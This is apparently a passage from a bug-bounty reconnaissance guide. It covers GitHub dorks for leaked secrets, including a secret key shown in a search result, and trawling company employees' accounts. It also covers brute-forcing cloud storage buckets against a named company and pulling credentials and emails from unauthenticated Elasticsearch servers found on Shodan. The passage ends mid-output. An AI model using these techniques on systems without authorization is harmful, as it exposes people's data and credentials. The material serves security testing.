Last indexed on Jun 26, 2018
rd/root/.bash_history

Figure 73: GitHub dork to find exposed bash history files

People are always uploading sensitive files to GitHub, it's a gold mine. It's also a good idea to look for exposed passwords, tokens, and api keys, usernames. Often, I will search for these words followed by the company name as shown below:



Language: Any

Sort: Best match

Showing 4,802,290 available code results

[redacted] Python
Showing the top four matches
Last indexed on Jul 10, 2018

```
app.secret_key = "qnwerl;qwlnekraSD:FLAJWE:JRKN@#$190u231:JS"
@app.route("/")
def home():
    username = ""
    if "username" in session:
        username = session["username"]
    admin = False
    if "admin" in session:
```

hexingren/SocialQueen – views.py Python
Showing the top three matches
Last indexed on Jul 6, 2018

```
# Create your views here.

@login_required
def home(request):
        context = {}
        context['username'] = request.user.username
…
        context['pprofile'] = get_object_or_404(Profile, username =
request.user)
        print "!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!"
```


Figure 74: GitHub dork

Usernames are often associated with passwords and api keys. As shown above someone is leaking their secret key. If this was an engagement, I would use that key to login to their application. A good list of these dorks can be found below:

- https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt

Company GitHub

Instead of using GitHub dorks to find exposures you might want to go directly to the source. To do this you must find the companies GitHub page and from there you can locate all their developers and monitor their accounts. Not all companies have a public GitHub page but you can do a google search to find out.



Facebook

We are working to build community through open source technology. NB: members must

Menlo Park, California https://opensource.fb.com Verified

folly

An open-source C++ library developed and used at Facebook.

C++ ★ 12,901 3,094 Apache-2.0 Updated a minute ago

buck


A fast build system that encourages the creation of small, reusable modules over a variety of platforms and languages.

android python java ios buck build-tool

Java ★ 6,694 996 Apache-2.0 Updated 3 minutes ago

Figure 75: GitHub company page

Once you find a company's page you want to get a list of people that are associated with the company. This can be done by clicking on the “people” tab.



Facebook

Repositories 159 | People 184 | Projects 0

Find a member...

Ariel Mashraki
a8m

Aaron Abramov
aaronabramov

Aaron Draczynski
aarondraczynski

Andrew Clark
acdlite

Adam Gross
adamgross42

Angel Gomez
AGS-

Ahmed Shehata
ahmed-shehata

Ahmed Soliman Farghal
AhmedSoliman

Figure 76: GitHub company employees

Now you will need to manually go through each one and look for exposures. That's why this process can take so long. Facebook has 184 people and looking through each one can be boring and take a long time. However, if there are a lot of people then there is a greater chance someone uploaded something they shouldn't have. You should be looking for URLs, api keys, usernames, passwords, vulnerabilities, and anything else that could provide value.

Conclusion

GitHub is a great source of information. The vast majority of companies now a days have a GitHub page. If you find this page you can monitor all of their employees for sensitive exposures. You can also use GitHub dorks to do a broad search across all of GitHub. You should be looking for passwords, tokens, api keys, usernames, hidden URLs, or anything else that provides value.

Misconfigured Cloud Storage Buckets

Introduction

10 years ago, cloud services like AWS, gcloud, and azure weren't really a thing. Companies bought physical servers and hosted them in house. Today companies are moving their infrastructure to the cloud as it is more convenient to rent resources from third parties. However, cloud services can be tricky to set up properly if you don’t know what you’re doing thus people mess things up and introduce vulnerabilities into their environment. One of the most popular vulnerabilities is finding an exposed cloud storage bucket. These buckets are used to store files so depending on what's in the bucket you might have access to sensitive information.

AWS S3 Bucket


Introduction

Amazon Web Services (AWS) is by far the most popular cloud service provider out there. The vast majority of cloud instances you come across will be hosted on this provider.

S3 Bucket Dorks

You have probably heard of S3 buckets as people have been pillaging these for several years now. There are several techniques used to find these buckets you can use google dorks or you can try to brute force the buckets name. I use both of these techniques as they often return very different results. The following google dork can be used to find buckets belonging to a company:

site:.s3.amazonaws.com "Starbucks"



site:.s3.amazonaws.com "starbucks"

About 19,100 results (0.56 seconds)

[PDF] Sustainable Palm Oil - Starbucks Coffee Company
wikirate.s3.amazonaws.com › files
Starbucks goal is for all our products to be produced under the highest quality and ethical standards. Because tropical forests are being cleared for palm oil ...

Starbucks world map - AWS
https://rstudio-pubs-static.s3.amazonaws.com › ...
Starbucks world map. Danish Khan. 2017-02-24. Reference. The **Starbucks** dataset is downloaded from www.kaggle.com.

Figure 77: S3 bucket Google dork


The only downside to this is that you will spend a lot of time shifting through the results. However, you may be able to uncover some very interesting endpoints that you would have otherwise missed.

S3 Bucket Brute force

There are way too many S3 bucket brute force tools a new one seems to come out every day. I typically use this one (its mine) but they all do the same thing in the end:

- https://github.com/ghostlulzhacks/s3brute


python amazon-s3-enum.py -w BucketNames.txt -d <Domain Here>



```
alex@alex-PowerEdge-R710:/storage/Desktop/tools/discovery/amazon-bucket$ python amazon-s3-enum.py -w BucketNames.txt -d starbucks.com
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:91: RequestsDependencyWarning: urllib3 (1.25.2) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
Brute forcing s3 buckets......
This could take awhile.......
Access                     S3 Bucket
Access Denied              http://a.starbucks.com.s3.amazonaws.com
Access Denied              http://connect.starbucks.com.s3.amazonaws.com
Access Denied              http://files.starbucks.com.s3.amazonaws.com
Access Denied              http://me.starbucks.com.s3.amazonaws.com
Access Denied              http://members.starbucks.com.s3.amazonaws.com
Access Denied              http://splunk.starbucks.com.s3.amazonaws.com
Access Granted             http://www.starbucks.com.s3.amazonaws.com


Done!
```

Figure 78: S3 bucket brute force

If you go to the vulnerable endpoint you should be able to list all files in the bucket. You should be looking for sensitive files such as backup files, zip files, user data, and any other PII information. The below example only has one file *“index.html”*.



This XML file does not appear to have any style information associated wit

```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-
   <Name>www.starbucks.com</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 ▼<Contents>
     <Key>index.html</Key>
     <LastModified>2018-08-03T23:27:28.000Z</LastModified>
     <ETag>"4e82e6d04739578d846b86e3a5ee5491"</ETag>
     <Size>420</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```

Figure 79: Vulnerable S3 bucket (directory listing)

If you find a vulnerable endpoint make sure to verify that it belongs to the company as I often find false positives.

Conclusion


You’re going to run into AWS more than all the other cloud providers combined. S3 buckets have been around for a while and hackers have been hacking them for just as long. Companies are constantly exposing sensitive information in their S3 buckets so it's definitely a good idea to check for this misconfiguration.

Google Cloud Storage

Google cloud storage like Amazon S3 buckets is a place to store files. Like S3 buckets Google cloud storage is also vulnerable to anonymous file listing. The following tool can be used to brute force these bucket names. Similar to by AWS tool it uses permutations to generate bucket names.

- https://github.com/RhinoSecurityLabs/GCPBucketBrute

python3 gcpbucketbrute.py -k <Domain Here> -u



```
alex@alex-PowerEdge-R710:~/tools/GCPBucketBrute$ python3 gcpbucketbrute.py -k starbucks.com -u

Generated 1216 bucket permutations.


Scanned 1216 potential buckets in 51 second(s).

Gracefully exiting!
```


Figure 80: Google bucket brute force tool

In this example the tool didn’t find anything. However, if you discover that your target uses google cloud heavily your results might be different. Once you find a vulnerable endpoint visit it and search for sensitive files similar to the AWS process.

Digital ocean Spaces

If you are familiar with S3 buckets Digital ocean spaces are literally the same exact technology. I typically use google dorks to find these:

site:digitaloceanspaces.com <Domain Here>



site:digitaloceanspaces.com starbucks

About 325 results (0.66 seconds)

[PDF] Genting Highland Free & Easy
tz-sg.sgp1.digitaloceanspaces.com › document › company
All other pick up points(Check in @ First World Hotel Lobby **Starbucks** 1200 hrs). 1630. Balestier Plaza (Taxi Stand-near Maybank) OR Big Box Jurong East ...

[PDF] BUTE MILLS
https://youthscape.ams3.cdn.digitaloceanspaces.com › documents › About
station towards the town centre, passing **Starbucks** to your right, and you will see the Mill across to your left. The main entrance is at the front of the building.

Figure 81: Google dork to find Digital ocean spaces

You can also try the brute force approach as well with this tool:

- https://github.com/appsecco/spaces-finder

Azure Blob

If your target utilizes Microsoft cloud a lot then they are probably using Azure blob storage. Like S3 buckets this is used to store files. You won’t be able to brute force these URLs because you have to know the bucket name as well on the blob name. This makes it very hard to brute force names as you have two parts of the URL that are unique. However, using google dorks will still work to enumerate possible names.

Conclusion

With so many companies moving to the cloud you are almost guaranteed to run into some storage buckets. When you do make sure to test for anonymous directory listing and if this is enabled proceed to search for sensitive files and information. There are several techniques for enumerating these buckets one is google dorks, the other is brute forcing, and another technique is simply looking at the source code of a page. These are quick easy wins and depending on what you find you could get a very nice finding.

Elastic Search DB

Introduction

You have probably heard of the popular relational database called MySQL. Elastic search like MySQL is a database used to hold and query information. However, elastic search is typically used to perform full text searches on very large datasets.

Elasticsearch Basics

The definition from google describes elastic search as: “ES is a document-oriented database designed to store, retrieve, and manage document-oriented or semi-structured data. When you use Elasticsearch, you store data in JSON document form. Then, you query them for retrieval.”

Unlike MySQL which stores its information in tables elastic search uses something called types. Each type can have several rows which are called documents. Documents are basically a json blob that hold your data as shown in the example below:

{"id":1, "name":"ghostlulz", "password":"SuperSecureP@ssword"}


In MySQL we use column names but in Elasticsearch we use field names. The field names in the above json blob would be id, name, and password. In MySQL we would store all of our tables in a database. In Elastic search we store our documents in something called an index. An index is basically a collection of documents.

Document
Index

Figure 82: Elastic Search index

Unauthenticated Elasticsearch DB

Elastic search has an http server running on port 9200 that can be used to query the database. The major issue here is that a lot of people expose this port to the public internet without any kind of authentication. This means anyone can query the database and extract information. A quick Shodan search will produce a tun of results as shown below:



TOTAL RESULTS

19,094

TOP COUNTRIES

China	6,509
United States	4,964
France	1,136
Germany	1,015
Singapore	651

TOP ORGANIZATIONS

Hangzhou Alibaba Advertisin...	3,350
Amazon.com	2,419
Digital Ocean	1,089
Google Cloud	914
Tencent cloud computing	583

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

Microsoft Azure
Added on 2019-09-27 00:11:27 GMT
Canada, Toronto

63.0 MB

1 Nodes

Cluster Name	elasticsearch
Status	yellow
Number of Indices	22

```
HTTP/1.1 200 OK
content-type: application/json; charset=UTF-8
content-length: 327

Elastic Indices:
    job_application
    invoices
    bookings
    invoice
    addressables
    job_posts
    service
    booking
    user_service
    job_post
    users
    job_applications
    company
    us...
```

Figure 83: Shodan search for elastic search instances

Once you have identified that your target has port 9200 open you can easily check if it is an Elasticsearch database by hitting the root directory with a GET request. The response should look something like:

```
{
  "name" : "r2XXXX",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "wIVyutV-XXXXXXXXXX",
  "version" : {
    "number" : "5.6.1",
    "build_hash" : "667b497",
    "build_date" : "2017-09-14T19:22:05.189Z",
    "build_snapshot" : false,
    "lucene_version" : "6.6.1"
  },
  "tagline" : "You Know, for Search"
}
```

Once you know an endpoint has an exposed Elastic Search db try to find all the indexes (Databases) that are available. This can be done by hitting the **"/_cat/indices?v"** endpoint with a GET request. This will list out all of the indexes as shown below:

```
health status index          uuid                   pri rep docs.count docs.deleted store.size
pri.store.size
yellow open   bookings        Iz8yHxqbQuGEDijkdEozAA   5   1        524            0    303.5kb
303.5kb
yellow open   company         HMOFvOQDSiapSoI_QAsxzg   5   1          0            0      960b
960b
yellow open   geosys          _J9pwm4vSrWLhbo9pchzMg   5   1      61722            0     32.4mb
32.4mb
yellow open   article        J6UaQSS0RIaRrrokZ1V6lg   5   1        809            0       6mb
6mb
yellow open   service         SApBMxLLSEWWJOrQoF07Ug   5   1        591            0    433.5kb
433.5kb
yellow open   job_application  DSibZjaoQ-mU1MySC4zKrQ   5   1          2            0     16.7kb
16.7kb
yellow open   payment         az5VYu9tQAy41u2PIA-daw   5   1          6            0    142.1kb
142.1kb
yellow open   users          6kHqdkvOSx6dmXXIs_JGNg   5   1       1701          463      4.7mb
4.7mb
yellow open   articles        JKsFXGXfRXuUULpzjLuPLg   5   1          3            0     79.6kb
79.6kb
yellow open   invoice         bgXAHuOLSJaI-37eiBcRBw   5   1         18            0    272.3kb
272.3kb
yellow open   booking         zjbhkI4ZS8egwyuhweNY8g   5   1        545            1      1.7mb
1.7mb
yellow open   address         CKteiX6qRUCYWxkBZCe6Bg   5   1       6245            0        2mb
2mb
yellow open   job_post        qrzfzvvKT3uSOXIY3nzW6Q   5   1         36            0    344.6kb
344.6kb
yellow open   user           HZBWADUeST-pBY4c0L88Pw   5   1       2134           12      9.1mb
9.1mb
yellow open   job_applications B9dyKfW7TbeJppKu-4zpvA   5   1          1            0      8.2kb
8.2kb
yellow open   services        0cXzhBcoR8ecQMurouw6Qg   5   1        579            0      479kb
479kb
yellow open   addressables    ZM45C_69QXugOFLP-M16LQ   5   1       6245          745      2.4mb
2.4mb
yellow open   job_posts       _-nkfsW2TiKHLhTdSRmfuA   5   1         35            0     70.8kb
70.8kb
yellow open   invoices        PoNCOfg6QjSi0I7fPhPbBw   5   1         12            0     84.7kb
84.7kb
yellow open   user_services    bBwhZ0eDTAeqS5AID8Z-2g   5   1       1384          298      1.7mb
1.7mb
yellow open   user_service     _c75afkpQVWjyeWHQUoMDw   5   1       1485           22      1.2mb
1.2mb
yellow open   payments        de4kC0k-RfuoypmE19cLRw   5   1          6
```


This information along with other details about the service can also be found by querying the **"/_stats/?pretty=1"** endpoint.

To perform a full text search on the database you can use the following command **"/_all/_search?q=email"**. This will query every index for the word "email". There are a few words that I like to search for which include:

- Username
- User
- Email
- Password
- Token

If you want to query a specific index you can replace the “_all” with the name of the index you want to search against.

Another useful technique is to list all of the field names by making a GET request to **“/INDEX_NAME_HERE/_mapping?pretty=1”** endpoint. I typically search for the same interesting words mentioned above. The output should look something like this:



```
{
  "address" : {
    "mappings" : {
      "_default_" : {
        "properties" : {
          "text" : {
            "type" : "text",
            "fields" : {
              "raw" : {
                "type" : "keyword"
              }
            }
          }
        }
      },
      "addressables" : {
        "properties" : {
          "addressable_id" : {
            "type" : "long"
          },
          "addressable_type" : {
            "type" : "text",
            "fields" : {
              "keyword" : {
                "type" : "keyword",
                "ignore_above" : 256
              }
            }
          },
          "city" : {
            "type" : "text",
            "fields" : {
              "keyword" : {
                "type" : "keyword",
                "ignore_above" : 256
              }
            }
```

We can see we have the field names addressable_type, city, and much more which isn't displayed as the output was too large.

To query all values that contain a specific field name use the following command **"/_all/_search?q=_exists:email&pretty=1"** . This will return documents that contain a field name(column) named email as shown below:

```
{
  "took" : 12,
  "timed_out" : false,
  "_shards" : {
    "total" : 110,
    "successful" : 110,
    "skipped" : 0,
    "failed" : 0
  },
  "hits" : {
    "total" : 7772,
    "max_score" : 1.0,
    "hits" : [
      {
        "_index" : "address",
        "_type" : "addressables",
        "_id" : "19",
        "_score" : 1.0,
        "_source" : {
          "id" : 19,
